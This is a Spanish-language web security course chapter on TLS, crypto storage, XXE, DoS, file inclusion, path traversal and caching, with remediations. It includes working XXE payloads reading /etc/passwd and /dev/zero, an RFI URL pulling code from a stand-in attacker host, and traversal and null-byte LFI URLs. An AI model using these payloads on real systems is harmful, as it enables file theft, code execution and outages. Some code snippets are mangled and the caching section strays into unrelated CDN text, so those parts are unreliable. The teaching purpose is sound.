Verificando la seguridad

El objetivo es verificar que la aplicación cifra adecuadamente información sensible en almacenamiento.

Enfoques automáticos: Herramientas de exploración de vulnerabilidades no pueden comprobar almacenamiento criptográfico en absoluto. Herramientas de exploración de código pueden detectar el uso de la API criptográfica conocida, pero no pueden detectar si está siendo utilizado debidamente o si el cifrado se realiza en un componente externo.

Enfoques manuales: Al igual que la exploración, las pruebas no pueden verificar el almacenamiento criptográfico. La revisión de código es la mejor manera de comprobar que una aplicación codifica datos delicados y tiene implementado adecuadamente el mecanismo y la gestión de llaves. En algunos casos esto puede involucrar el examinar la configuración de sistemas externos.

2.4.3. Remedias

Validación de la capa de transporte

Diseño de servidor seguro

Regla: use TLS u otro tipo de transporte fuerte en todas partes

Todas las redes, tanto externas como internas, deben utilizar TLS o un mecanismo de seguridad de capa de transporte equivalente para todas las comunicaciones. No es suficiente afirmar que el acceso a la red interna está "restringido a los empleados". Numerosos compromisos de datos recientes han demostrado que los atacantes pueden violar la red interna. En estos ataques, los rastreadores se han instalado para acceder a los datos confidenciales sin encriptar enviados en la red interna.

La página de inicio de sesión y todas las páginas autenticadas posteriores deben tener acceso exclusivo a través de TLS. La página de inicio de sesión inicial, denominada "página de inicio de sesión", se debe servir a través de TLS. El hecho de no utilizar TLS para la página de inicio de sesión le permite a un atacante modificar la acción de formulario de inicio de sesión, lo que hace que las credenciales del usuario se publiquen en una ubicación arbitraria. El hecho de no utilizar TLS para las páginas autenticadas después del inicio de sesión permite a un atacante ver el ID de la sesión no cifrada y comprometer la sesión autenticada del usuario.

Incluso el marketing u otros sitios Web de baja seguridad aún requieren TLS. La falta de TLS conduce a una falta de integridad que permite a los atacantes modificar el contenido en tránsito. Además, los sitios que no proporcionan TLS están marcados más abajo en el pagerank para SEO.

Regla: no proporcione páginas que no sean TLS para contenido seguro

Todas las páginas que están disponibles a través de TLS no deben estar disponibles en una conexión que no sea TLS. Un usuario puede marcar inadvertidamente o escribir manualmente una URL en una página HTTP (por ejemplo, <http://example.com/myaccount>) dentro de la parte autenticada de la aplicación. Si la solicitud procesa esta solicitud, la respuesta y los datos confidenciales se devolverán al usuario a través del texto claro HTTP.

Regla: no mezclar TLS y contenido no TLS

Una página que está disponible a través de TLS debe estar compuesta completamente por contenido que se transmite a través de TLS. La página no debe contener ningún contenido que se transmita a través de HTTP no encriptado. Esto incluye contenido de sitios de terceros no relacionados.

Un atacante podría interceptar cualquiera de los datos transmitidos a través del HTTP no cifrado e inyectar contenido malicioso en la página del usuario. Este contenido malicioso se incluiría en la página, incluso si la página general se sirve a través de TLS. Además, un atacante podría robar la cookie de sesión del usuario que se transmite con cualquier solicitud que no sea TLS. Esto es posible si la bandera 'segura' de la cookie no está configurada. Ver la regla "Usar" Secure "Cookie Flag".

Regla: use la bandera de cookie "segura"

El indicador "Seguro" debe establecerse para todas las cookies de usuario. La falta de uso de la marca "segura" permite a un atacante acceder a la cookie de sesión engañando al navegador del usuario para que envíe una solicitud a una página no encriptada en el sitio. Este ataque es posible incluso si el servidor no está configurado para ofrecer contenido HTTP, ya que el atacante está supervisando las solicitudes y no le importa si el servidor responde con un 404 o no responde en absoluto.

Regla: mantenga los datos confidenciales fuera de la URL

Los datos confidenciales no deben transmitirse a través de argumentos URL. Un lugar más apropiado es almacenar datos confidenciales en un repositorio del lado del servidor o dentro de la sesión del usuario. Al usar TLS, los argumentos y valores de la URL se cifran durante el tránsito. Sin embargo, hay dos métodos que pueden exponer los argumentos y valores de la URL.

1. Toda la URL se almacena en caché dentro del historial del navegador del usuario local. Esto puede exponer datos confidenciales a cualquier otro usuario de la estación de trabajo.
2. La URL completa queda expuesta si el usuario hace clic en un enlace a otro sitio HTTPS. Esto puede exponer datos confidenciales dentro del campo de referencia al sitio de terceros. Esta exposición ocurre en la mayoría de los navegadores y solo ocurrirá en las transiciones entre dos sitios TLS.

Por ejemplo, un usuario que sigue un enlace en <https://example.com> que lleva a <https://someOtherexample.com> expone la URL completa de <https://example.com> (incluidos los argumentos de URL) en el encabezado de referencia (dentro de la mayoría de los navegadores). Este no sería el caso si el usuario siguiera un enlace en <https://example.com> a <http://someHTTPexample.com>.

Regla: evitar el almacenamiento en caché de datos confidenciales

El protocolo TLS proporciona confidencialidad solo para los datos en tránsito, pero no ayuda con posibles problemas de fuga de datos en el cliente o proxies intermedios. Como resultado, con frecuencia es prudente ordenar a estos nodos que no almacenen en caché o que conserven datos confidenciales. Una opción es agregar encabezados anticaching a las respuestas HTTP relevantes (por ejemplo, "Cache-Control: no-cache, no-store" y "Expires: 0" para la cobertura de muchos navegadores modernos a partir de 2013). Para la compatibilidad con HTTP / 1.0 (es decir, cuando las aplicaciones de usuario son realmente antiguas o el servidor Web funciona alrededor de las peculiaridades forzando HTTP / 1.0) la respuesta también debe incluir el encabezado "Pragma: no-cache".

Almacenamiento criptográfico inseguro

El aspecto más importante es asegurar que todo lo que debería ser cifrado sea en realidad cifrado. Entonces debe asegurarse que la criptografía se aplica correctamente. Como hay tantas maneras de usar la criptografía incorrectamente, las siguientes recomendaciones deberían ser tomadas como parte de su régimen de pruebas para ayudar a garantizar la manipulación segura de materiales criptográficos.

- **No cree algoritmos criptográficos.** Solo use algoritmos públicos aprobados como AES, criptografía de llave pública RSA, y SHA-256 o mejor para funciones de cifrado de una vía.
- **No use algoritmos débiles como MD5 / SHA1.** Favorezca alternativas más seguras como SHA-256 o superior.
- **Genere las llaves fuera de línea y almacene llaves privadas con extremo cuidado.** Nunca transmita llaves privadas sobre canales inseguros.
- **Asegúrese de que las credenciales de infraestructura como credenciales de bases de datos o detalles de acceso a colas de MQ son aseguradas adecuadamente** (por medio de estrictos controles y permisos del sistema de archivos), o cifrados con seguridad y no fácilmente descifrados por usuarios locales o remotos.
- **Asegúrese de que los datos cifrados almacenados en disco no sean fáciles de descifrar.** Por ejemplo, la codificación de la base de datos no tiene valor si la cola de conexiones provee acceso sin cifrar.
- En virtud del requisito 3 del Estándar de Seguridad de Datos de la Industria de las Tarjetas de Pago (PCI DSS por sus siglas en inglés), debe proteger los datos de los titulares de tarjetas. La conformidad con el PCI DSS es obligatoria para el 2008 para los comerciantes y cualquier otra persona que trate con tarjetas de crédito. **Una buena práctica es nunca almacenar datos innecesarios**, como la información de la banda magnética o el número de cuenta primario (PAN por sus siglas en inglés, también conocido como el número de tarjeta de crédito). Si almacena el PAN, el cumplimiento de los requisitos del DSS es importante. Por ejemplo, NUNCA se permite almacenar el número CVV (el número de tres dígitos en la parte posterior de la tarjeta) bajo ninguna circunstancia.

2.5. TEMA 6: A4 – XML EXTERNAL ENTITIES (XXE)

XXE es un fallo que se produce en aplicaciones que hacen uso de "parsers" XML. Es decir, aplicaciones que reciben como entrada un documento XML y para procesarlo hacen uso de alguna librería de parseo como LibXML, Xerces, MiniDOM, etc. El atacante entonces puede enviar un documento XML especialmente manipulado para conseguir que el parser XML divulgue información del sistema, consuma recursos en exceso, ejecute comandos u otras formas de explotación.

Documentos XML válidos y el DTD

Se dice que un documento XML está bien formado (well formed) cuando cumple con la estructura definida por el estándar XML: que incluya la especificación de versión, que tenga un único nodo raíz, que cada tag esté correctamente cerrado, etc. Además, se dice que un documento XML es válido (valid) cuando además de estar bien formado cumple con las reglas definidas por el DTD (u otro mecanismo de validación), ejemplo:

```
<?xml version="1.0" encoding="utf-8"?>
<root>
  <alumno>
    <nombre>Juan</nombre>
    <apellido>Perez</apellido>
    <codigo>1234</codigo>
  </alumno>
</root>
```

El documento anterior es un XML bien formado, pero para que sea válido debemos especificar un DTD contra el cual se validará la estructura del XML. El DTD sería algo como esto:

```
<!DOCTYPE root [
  <!ELEMENT root (alumno)>
  <!ELEMENT alumno (nombre, apellido, codigo)>
  <!ELEMENT nombre (#PCDATA)>
  <!ELEMENT apellido (#PCDATA)>
  <!ELEMENT codigo (#PCDATA)>
]>
```

Con este DTD indicamos que el nodo raíz es "root", que el nodo "root" tiene un subnodo "alumno", que el nodo "alumno" tiene subnodos "nombre", "apellido" y "codigo" y finalmente que los nodos "nombre", "apellido" y "codigo" contienen datos (es decir no tienen subnodos).

Finalmente, nuestro documento XML quedará así:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ELEMENT root (alumno)>
<!ELEMENT alumno (nombre, apellido, codigo)>
<!ELEMENT nombre (#PCDATA)>
<!ELEMENT apellido (#PCDATA)>
<!ELEMENT codigo (#PCDATA)>
]>
<root>
  <alumno>
    <nombre>Juan</nombre>
    <apellido>Perez</apellido>
    <codigo>1234</codigo>
  </alumno>
</root>
```

Cuando un parser procese nuestro XML encontrará el DTD y procederá a verificar si la estructura del documento concuerda con las reglas del DTD para concluir si el XML es válido o no lo es.

Entidades XML

Los DTD también nos permiten definir entidades XML (XML Entity). Las entidades XML son "alias" que se substituyen por otro valor previamente definido cada vez que aparecen en el documento XML. Para comprenderlo mejor piensen en la codificación de ciertos caracteres en HTML:

CARACTER	CODIFICACIÓN
©	©
<	<
>	>
&	&

De forma similar, el DTD nos permite definir nuestras propias entidades y usarlas en el documento XML. Por ejemplo:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ELEMENT root (data)>
<!ELEMENT data (#PCDATA)>
<!ENTITY ejemplo "Este es un ejemplo de entidad...">
]>
<root>
  <data>&ejemplo;</data>
</root>
```

En el ejemplo definimos la entidad "ejemplo" con el valor "Este es un ejemplo de entidad...". Luego insertamos la entidad dentro del nodo "data". Si posteriormente le pedimos al parser XML el valor del nodo "data" nos devolverá "Este es un ejemplo de entidad...".

Las entidades pueden ser de dos tipos: internas o externas. Las entidades internas son como la que vimos en el ejemplo anterior, su valor se define en el mismo documento XML. Por otra parte, las entidades externas son aquellas cuyo valor se encuentra en un recurso externo (es decir otro archivo). En este caso la definición de la entidad incluirá una URL o URI con la referencia al recurso externo. Veamos:

```
<!ENTITY externa SYSTEM "otro-archivo.xml">
```

En el ejemplo se define la entidad "externa" que hace referencia al archivo "otroarchivo.xml". El parser comprenderá entonces que cada vez que en el documento XML aparezca &externa; deberá insertar en esa posición el contenido del archivo "otroarchivo.xml".

Explotando Xml eXternal Entity

Para practicar usaremos el siguiente programa en PHP:

```
<html>
<body>
<h1>Procesar XML</h1>
<form action="" method="post" enctype="multipart/form-data">
    <label for="file">Archivo XML:</label>
    <input type="file" name="file" id="file">
    <input type="submit" name="submit" value="Enviar">
</form>

<h1>Resultados</h1>
<?php

// Se ha recibido un archivo XML ?
if( isset($_FILES["file"]) ) {

    // Creamos un objeto DOMDocument (parser XML)
    $doc = new DOMDocument();

    // Activamos la validacion del DTD
    $doc->validateOnParse = true;

    // Parseamos el archivo XML recibido
    $doc->Load($_FILES["file"]["tmp_name"]);

    // Se imprime el valor de todas las etiquetas "data"
    $tags = $doc->getElementsByTagName("data");
    foreach($tags as $tag) {
        echo "<pre>" . $tag->nodeValue . "</pre>\n";
    }
}
```

```
    } else {
        echo "<h3>No ha enviado ningún archivo XML</h3>";
    }
?>
</body>
</html>
```

Procesar XML

Archivo XML: No se seleccionó un archivo.

Resultados

No ha enviado ningún archivo XML

Figura 58: Formulario de prueba.

Fuente. - <http://blog.alguien.site>

El programa de prueba recibe un documento XML, lo parsea e imprime el valor de todas las etiquetas "data".

Creamos un archivo "xxe.xml" así:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root[
<!ELEMENT root (data)>
<!ELEMENT data (#PCDATA)>
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>
  <data>&xxe;</data>
</root>
```

En el XML anterior se define una entidad externa "xxe" que hace referencia al archivo "/etc/passwd". Luego insertamos la entidad como valor de la etiqueta "data" y si enviamos esto como entrada al programa de ejemplo ya pueden imaginar lo que sucederá.

The screenshot shows a web page with a title 'Procesar XML'. Below the title is a file input field labeled 'Archivo XML:' with a 'Examinar...' button. To the right of the button, it says 'No se seleccionó un archivo.' and has an 'Enviar' button. Below this is a large section titled 'Resultados' containing a list of system users and their details:

```
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
names:x:12:100:names:/usr/names:/sbin/nologin
```

The bottom portion of the results section is heavily blurred.

Figura 59: Ejecución de ataque XXE.
Fuente. – <http://blog.alguien.site>

2.5.1. Denegación de servicio (DDoS)

Los ataques de negación de servicios (Denial of Service – DOS) consisten en hacer que una máquina o red no esté disponible para los usuarios que usan dicho servicio.

Este tipo de ataque por lo general tiene por objetivo a servidores Web de alto perfil como bancos, portales de pagos por internet o sitios Web, páginas Web comerciales (en el mundo de los negocios suelen ocurrir amenazas de ataques DOS) o incluso gubernamentales. Esta técnica se ha utilizado también en videojuegos en línea.

La forma más común de llevar a cabo este ataque es saturar la máquina objetivo con una cantidad enorme de peticiones externas que le impidan responder al tráfico de red verdadero, o que responda tan lentamente para que se muestre como no disponible.

Los ataques DOS se consideran violaciones a las leyes particulares de muchas naciones y constituyen una violación a las políticas de uso de casi todos los proveedores de internet (ISP).

Un ataque distribuido de negación de servicios o (Distributed Denial of Service – DDoS) ocurre cuando una máquina es víctima de múltiples ataques DoS, en ocasiones desde cientos o miles de ubicaciones distintas. Esta variante de DDoS hace que los filtros de IP sean menos eficientes a la hora de detectar el ataque ya que las peticiones pueden llegar desde una cantidad de direcciones IP lo suficientemente grande como para que los mecanismos de defensa de la máquina no puedan diferenciar una petición maliciosa de una legítima.

Identificar vulnerabilidad

No es fácil detectarla manualmente por lo que se recomienda el uso de un Web scanner. Existen algunos Web scanner gratuitos a los cuales solo se les debe ingresar la URL del portal Web que se desea escanear, y finalmente estos escáneres luego de realizar cientos de peticiones y verificaciones mostrarán diferentes alertas contra las vulnerabilidades más comunes encontradas.

Web scanner gratuitos recomendados:

- Owasp zap.
- Acunetix (versión de trial).
- Vega.
- Nikto.

Explotar la vulnerabilidad

SYN flood

Es una variante de un ataque DoS en el que el attacker envía una serie de peticiones SYN al sistema objetivo.

Típicamente cuando un cliente intenta iniciar una conexión TCP con un servidor, el cliente y el servidor intercambian mensajes de la siguiente forma: Primero el cliente envía una petición de conexión enviando un mensaje SYN (syncronize) al server, el servidor reconoce la petición enviando un mensaje SYN-ACK al cliente y este último responde con un mensaje ACK y la conexión está establecida. A esto se le llama un three-way-handshake y es el fundamento de las conexiones que utilizan el protocolo TCP.

Este ataque funciona al no responder al servidor con el código ACK que espera. El cliente malicioso puede simplemente no enviar el ACK esperado o colocar una IP engañosa en el mensaje SYN causando que el servidor envíe el SYN-ACK a una IP falsa que no enviará el ACK (porque en primer lugar nunca envió el SYN).

Permanent Denial of Service Attacks (PDoS)

También conocido como plashing, es un ataque que daña un sistema a tal punto que requiere reparación o reinstalación de hardware. Este ataque aprovecha las fallas de seguridad que permiten la administración de las interfaces de configuración del hardware de la víctima, como routers, impresoras o hardware de red. El attacker usa esas vulnerabilidades para remplazar el firmware del dispositivo con uno modificado, corrupto o defectuoso (flashing). De ese modo provoca un “brick” en el dispositivo, dejándolo inutilizado para cumplir su función.

Ataque DDOS HTTP POST

Es un ataque en el que se envía un encabezado POST-HTTP legítimo, el cual incluye un campo para la longitud del contenido que especifica el tamaño del cuerpo del mensaje. Luego el attacker procede a enviar el cuerpo del mensaje a una velocidad baja (por ejemplo 1 byte/100 segundos). Dado que el mensaje tiene una estructura correcta el servidor esperará a que el cuerpo completo del mensaje sea enviado, lo cual comprometerá su desempeño.

Esta estrategia combinada con el hecho de que por defecto apache acepta peticiones de hasta 2 GB de tamaño, hacen que este ataque sea particularmente poderoso. Además, los ataques POST HTTP son difícil de diferenciar del tráfico de conexiones legítimas. OWASP ofrece una herramienta para probar la seguridad de los servidores ante este tipo de ataque.

Ataques de DOS con XXE

Creamos un XML con una entidad externa que haga referencia a "/dev/zero". Esto provocará que el parser se quede pegado leyendo /dev/zero mientras consume la memoria hasta agotarla.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root[
<!ELEMENT root (data)>
<!ELEMENT data (#PCDATA)>
<!ENTITY xxe SYSTEM "file:///dev/zero">
]>
<root>
  <data>&xxe;</data>
</root>
```

2.5.2. Acceso a archivos y servicios remotos

La vulnerabilidad de Inclusión de archivos permite a un atacante incluir un archivo, generalmente explotando los mecanismos de "inclusión dinámica de archivos" implementados en la aplicación de destino. La vulnerabilidad ocurre debido al uso de la entrada proporcionada por el usuario sin la validación adecuada.

Esto puede llevar a algo como la salida de los contenidos del archivo, pero dependiendo de la gravedad, también puede conducir a:

- Ejecución de código en el servidor Web.
- Ejecución de código en el lado del cliente, como JavaScript, que puede conducir a otros ataques, como cross-site scripting (XSS).
- Denegación de servicio (DoS).
- Divulgación de información sensible.

La Inclusión de archivos remotos (también conocida como RFI) es el proceso de incluir archivos remotos a través de la explotación de los procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad se produce, por ejemplo, cuando una página recibe, como entrada, la ruta al archivo que debe incluirse y esta entrada no se desinfecta correctamente, lo que permite que se inyecte una URL externa. Aunque la mayoría de los ejemplos apuntan a los scripts PHP vulnerables, debemos tener en cuenta que también es común en otras tecnologías como JSP, ASP y otros.

Cómo probar

Dado que RFI ocurre cuando las rutas pasadas a las declaraciones "incluir" no se desinfectan adecuadamente, en un enfoque de prueba de blackbox, debemos buscar scripts que tomen nombres de archivo como parámetros. Considere el siguiente ejemplo de PHP:

```
$ incfile = $_REQUEST ["archivo"];
include ($ incfile. ". php");
```

En este ejemplo, la ruta se extrae de la solicitud HTTP y no se realiza ninguna validación de entrada (por ejemplo, verificando la entrada contra una lista blanca), por lo que este fragmento de código resulta vulnerable a este tipo de ataque. Considere de hecho la siguiente URL:

```
http://vulnerable_host/vuln_page.php?file=http://atacante_site/malicious_page
```

En este caso, el archivo remoto se incluirá y cualquier código que contenga será ejecutado por el servidor.

2.5.3. Acceso a archivos y servicios locales

La vulnerabilidad de Inclusión de archivos permite a un atacante incluir un archivo, generalmente explotando los mecanismos de "inclusión dinámica de archivos" implementados en la aplicación de destino. La vulnerabilidad ocurre debido al uso de la entrada proporcionada por el usuario sin la validación adecuada.

Esto puede llevar a algo como la salida de los contenidos del archivo, pero dependiendo de la gravedad, también puede conducir a:

- Ejecución de código en el servidor Web.
- Ejecución de código en el lado del cliente, como JavaScript, que puede conducir a otros ataques, como cross-site scripting (XSS).
- Denegación de servicio (DoS).
- Divulgación de información sensible.

La Inclusión de archivos locales (también conocida como LFI) es el proceso de incluir archivos, que ya están presentes localmente en el servidor, a través de la explotación de los procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad ocurre, por ejemplo, cuando una página recibe, como entrada, la ruta al archivo que debe incluirse y esta entrada no se desinfecta correctamente, lo que permite injectar caracteres de cruce de directorios (como punto-punto-barra). Aunque la mayoría de los ejemplos apuntan a los scripts PHP vulnerables, debemos tener en cuenta que también es común en otras tecnologías como JSP, ASP y otros.

Cómo probar

Como LFI ocurre cuando las rutas pasadas a las declaraciones "incluir" no se desinfectan adecuadamente, en un enfoque de prueba de blackbox, debemos buscar scripts que tomen nombres de archivo como parámetros.

Considere el siguiente ejemplo:

```
http://vulnerable_host/preview.php?file=example.html
```

Este parece ser un lugar perfecto para probar para LFI. Si un atacante tiene la suficiente suerte, y en lugar de seleccionar la página apropiada de la matriz por su nombre, la secuencia de comandos incluye directamente el parámetro de entrada, es posible incluir archivos arbitrarios en el servidor.

La prueba de concepto típica sería cargar el archivo passwd:

```
http://vulnerable_host/preview.php?file = .. /.. /.. /.. /etc/passwd
```

Si se cumplen las condiciones mencionadas anteriormente, un atacante vería algo como lo siguiente:

```
root: x: 0: 0: root: / bin / bash  
bin: x: 1: 1: bin: / bin / sbin / nologin  
daemon: x: 2: 2: daemon: / sbin: / sbin / nologin  
alex: x: 500: 500: alex: / home / alex: / bin / bash  
margo: x: 501: 501 :: / home / margo: / bin / bash  
...
```

Muy a menudo, incluso cuando existe tal vulnerabilidad, su explotación es un poco más compleja. Considere la siguiente pieza de código:

```
<? php "include /". include ($ _ GET ['filename']. ". php"); ?>
```

En el caso, la sustitución simple con nombre de archivo arbitrario no funcionaría ya que se agrega el postfix 'php'. Para eludirlo, se utiliza una técnica con terminadores de nulo. Como% 00 presenta efectivamente el final de la cadena, se ignorarán todos los caracteres que se encuentren después de este byte especial. Por lo tanto, la siguiente solicitud también devolverá una lista de atacantes de los atributos básicos de los usuarios:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00  
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00jpg
```

2.5.4. Remediaciones

Denegación de servicio (DDoS)

La defensa contra este tipo de ataques consiste en una combinación de detección, clasificación de tráfico y herramientas de respuesta. El objetivo es permitir el tráfico legítimo mientras y de forma simultánea se bloquea el tráfico malicioso.

Firewalls

Los firewalls se pueden configurar para que incluyan una serie de reglas simples que aceptan o bloquean protocolos, puertos o direcciones IP. En el caso de un ataque simple que procede de un número pequeño de direcciones IP, es posible colocar una regla simple para eliminar todo el tráfico de entrada que proceda de esas direcciones IP.

Switches

La mayoría de switches tienen algún tipo de límite de tráfico, control ACL, retardo y balanceo de tráfico o inspecciones profunda de paquetes. Estos mecanismos funcionan muy bien si el ataque pretende atravesar el hardware que inspecciona el tráfico.

Por ejemplo, un ataque SYN puede evitarse utilizando un retardo de tráfico, o ataques originados desde direcciones oscuras pueden ser evitados haciendo uso de filtros bogon (Direcciones IP en los rangos 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, y 169.254.0.0/16, las cuales están reservadas para direcciones locales y no tienen un uso legítimo en internet).

Cabe mencionar que los routers tienen un comportamiento similar a los switches por lo que tienen vulnerabilidades parecidas por lo que pueden configurarse de forma similar para mitigarlas y proteger las maquinas subordinas a dicho router. El IOS Cisco tiene características para evitar el flooding.

Hardware inteligente

Es posible utilizar hardware inteligente en la red antes de que el tráfico alcance los servidores. Puede usarse en conjunto con routers y switches. El objetivo de este hardware es analizar los paquetes de datos que entran al sistema e identificarlos como prioritarios, regulares o peligrosos.

Acceso a archivos y servicios remotos

La solución más efectiva para eliminar las vulnerabilidades de inclusión de archivos es evitar pasar la entrada enviada por el usuario a cualquier API de sistema de archivos / framework. Si esto no es posible, la aplicación puede mantener una lista blanca de archivos, que pueden ser incluidos por la página, y luego usar un identificador (por ejemplo, el número de índice) para acceder al archivo seleccionado. Cualquier solicitud que contenga un identificador no válido debe ser rechazada, de esta forma no hay una superficie de ataque para que los usuarios malintencionados manipulen la ruta.

Acceso a archivos y servicios locales

La solución más efectiva para eliminar las vulnerabilidades de inclusión de archivos es evitar pasar la entrada enviada por el usuario a cualquier API de sistema de archivos / framework. Si esto no es posible, la aplicación puede mantener una lista blanca de archivos, que pueden ser incluidos por la página, y luego usar un identificador (por ejemplo, el número de índice) para acceder al archivo seleccionado. Cualquier solicitud que contenga un identificador no válido debe ser rechazada, de esta forma no hay una superficie de ataque para que los usuarios malintencionados manipulen la ruta.

2.6. TEMA 7: A5 – BROKEN ACCESS CONTROL

2.6.1. Path Transversal

Un ataque transversal de ruta permite a los atacantes acceder a directorios a los que no deben acceder, como archivos de configuración o cualquier otro archivo / directorio que pueda contener datos del servidor no destinados al público.

Usando un ataque transversal de ruta (también conocido como recorrido de directorio), un atacante puede acceder a datos almacenados fuera de la carpeta raíz Web (típicamente /var/www/). Al manipular variables que hacen referencia a archivos con secuencias "punto-punto-barra (../)" y sus variaciones o mediante el uso de rutas de archivos absolutas, es posible acceder a archivos y directorios arbitrarios almacenados en el sistema de archivos, incluido el código fuente o configuración de la aplicación y archivos críticos del sistema.

Supongamos que tenemos un sitio Web ejecutándose:

```
http://www.mywebsite.com
```

Supongamos también que el servidor Web es vulnerable al ataque transversal de ruta. Esto permite a un atacante usar secuencias de caracteres especiales, como ../, que en los directorios de Unix apunta a su directorio principal, para recorrer la cadena de directorios y acceder a los archivos fuera de /var/www o configurar archivos como este.

Un ejemplo típico de aplicación vulnerable en código PHP es:

```
<?php  
$template = 'red.php';  
if (isset($_COOKIE['TEMPLATE']))  
    $template = $_COOKIE['TEMPLATE'];  
include ("/home/users/phpdemo/templates/" . $template);  
?>
```

Figura 60: Prueba de concepto.
Fuente. – <https://www.geeksforgeeks.org>

Usando la misma técnica ../, un atacante puede escapar del directorio que contiene los PDF y acceder a cualquier cosa que desee en el sistema.

```
http://www.mywebsite.com/?template= ../../../../../../etc/passwd
```

2.6.2. Permisos de archivos

Muchos servidores y aplicaciones Web se basan en listas de control de acceso provistas por el sistema de archivos de la plataforma subyacente. Aun si casi todos los datos son almacenados en servidores de soporte DBMS (“backend servers”), siempre hay archivos almacenados localmente en el servidor y aplicación Web que no deben ser públicamente accesibles, particularmente archivos de configuración, archivos por defecto y pequeños programas escritos en lenguaje de programación de propósito general que son instalados en la mayoría de los servidores y aplicaciones Web. Solamente archivos que son específicamente diseñados para ser presentados a los usuarios Web deben ser marcados como legibles usando los mecanismos de permiso de los SO's, la mayoría de los directorios.

La mala configuración de los permisos en los archivos puede ocasionar escalada de privilegios, extracción de información, inyección de DLL o acceso a archivos no autorizados.

Por lo tanto, el permiso de archivos debe estar configurado correctamente con el permiso de acceso mínimo de forma predeterminada. Los permisos de los archivos deben configurarse teniendo en cuenta:

- Archivos / directorio Web.
- Archivos de configuración / directorio.
- Archivos confidenciales (datos cifrados, contraseña, clave) / directorio.
- Archivos de registro (registros de seguridad, registros de operación, registros de administración) / directorio.
- Ejecutables (scripts, EXE, JAR, clase, PHP, ASP) / directorio.
- Archivos de base de datos / directorio.
- Archivos temporales / directorio.
- Subir archivos / directorio.

Como probar

Revisar los permisos de los archivos

En Linux, use el comando ls para verificar los permisos de los archivos. También se puede utilizar el comando “namei” para enumerar recursivamente los permisos de los archivos.

```
$ namei -l /home/user
```

En general, el permiso de archivos se sugiere a continuación:

File Type	Configuration
Scripts	750(rwx-wx---)
Scripts directory	750(rwx-wx---)
Configuration	600(rw-----)
Configuration Directory	700(rwx-----)
Log files	640(rw-r----)
Archived Log files	400(r-----)
Log files directory	700(rwx-----)
Debug files	600(rw-----)
Debug files directory	700(rwx-----)
database files	600(rw-----)
database files direcotry	700(rwx-----)
Sensitive info files (Key, encryption)	600 (rw-----)

Figura 61: Configuración de permisos para directorios y archivos.

Fuente. – <https://www.owasp.org>

2.6.3. Client Side Caching

Cache del Lado Cliente

El almacenamiento en caché de Web es un mecanismo de almacenamiento temporal que acelera la distribución de contenido Web a los usuarios finales. En las redes de distribución de contenido (CDN), varios servidores conservan copias del contenido y de los archivos multimedia avanzados, incluidos audio, vídeo, imágenes y texto estático, en varios puntos de toda la red para su recuperación posterior.

El servidor CDN más cercano resuelve las peticiones de los usuarios mediante el almacenamiento en caché del contenido, lo que ahorra tiempo y reduce el tráfico de la red principal.

Por qué es importante el almacenamiento en caché Web

Debido a que un mayor número de operadores se esfuerzan por satisfacer las demandas crecientes de sus suscriptores en cuanto a la optimización para dispositivos móviles del contenido multimedia, el almacenamiento en caché Web eficaz se ha convertido en un componente de suma importancia de las estrategias digitales. Los clientes esperan que el contenido se cargue con rapidez y de manera sistemática en cualquier dispositivo, incluso el que consume mucho ancho de banda como audio y vídeo, de forma que, si el rendimiento es lento, se irán a otro lugar. Los sofisticados servidores de almacenamiento en caché Web almacenan diversas variantes de un mismo contenido multimedia y cada una de estas variantes está optimizada para un tipo distinto de dispositivo conectado.

La IPTV, o televisión por protocolo de Internet, se ha convertido en una solución popular para retener clientes y atraer a nuevos suscriptores. En el mundo copado de dispositivos móviles de hoy día, los clientes demandan una comodidad en todo momento. Quieren tener acceso a sus programas de televisión favoritos y a contenidos de primera calidad en cualquier momento, lugar y dispositivo conectado a través de Internet a un servidor IPTV.

Con el fin de ofrecer a sus clientes las ventajas del almacenamiento en caché HTTP y la transmisión en flujo de contenido multimedia de alto rendimiento, un mayor número de operadores de red están construyendo e implantando sus propias CDN. Esta capacidad les permite generar nuevas fuentes de ingresos a partir de una variedad más amplia de productos y servicios para suscriptores, acompañada de servicios de venta a proveedores de contenido externos.

2.6.4. Remediaciones

Path Transversal

Un posible algoritmo para evitar el cruce de directorios sería:

- Dando permisos apropiados a directorios y archivos. Un archivo PHP generalmente se ejecuta como usuario de www-data en Linux. No debemos permitir que este usuario acceda a los archivos del sistema. Pero esto no impide que este usuario acceda a archivos de configuración específicos de la aplicación Web.
- Procesar solicitudes de URI que no den lugar a una solicitud de archivo, por ejemplo, ejecutar un enlace en el código de usuario, antes de continuar a continuación.
- Cuando se debe realizar una solicitud de URI para un archivo / directorio, cree una ruta completa al archivo / directorio, si existe, y normalice todos los caracteres (por ejemplo, %20 convertido a espacios).
- Se supone que se conoce una ruta "Normalizada", completamente calificada, normalizada, y esta cadena tiene una longitud N. Supongamos que no se pueden publicar archivos fuera de este directorio.
- Asegúrese de que los primeros N caracteres de la ruta totalmente calificada para el archivo solicitado sea exactamente igual a la 'raíz del documento'.
- El uso de una extensión de archivo predefinida y codificada para sufijar la ruta no limita el alcance del ataque a los archivos de esa extensión de archivo.

Client Side Caching

Muchos usuarios acceden a aplicaciones Web de computadoras compartidas localizadas en bibliotecas, escuelas, aeropuertos y otros puntos de acceso público. Los navegadores frecuentemente ponen en cache las páginas Web que pueden ser accedidas por atacantes para ganar acceso a partes o sitios de otra forma inaccesibles.

Los desarrolladores deben usar múltiples mecanismos, incluyendo cabeceras HTTP y meta etiquetas ("meta tags"), para asegurarse que las páginas que contienen información sensible no sean capturadas en cache por el navegador del usuario.

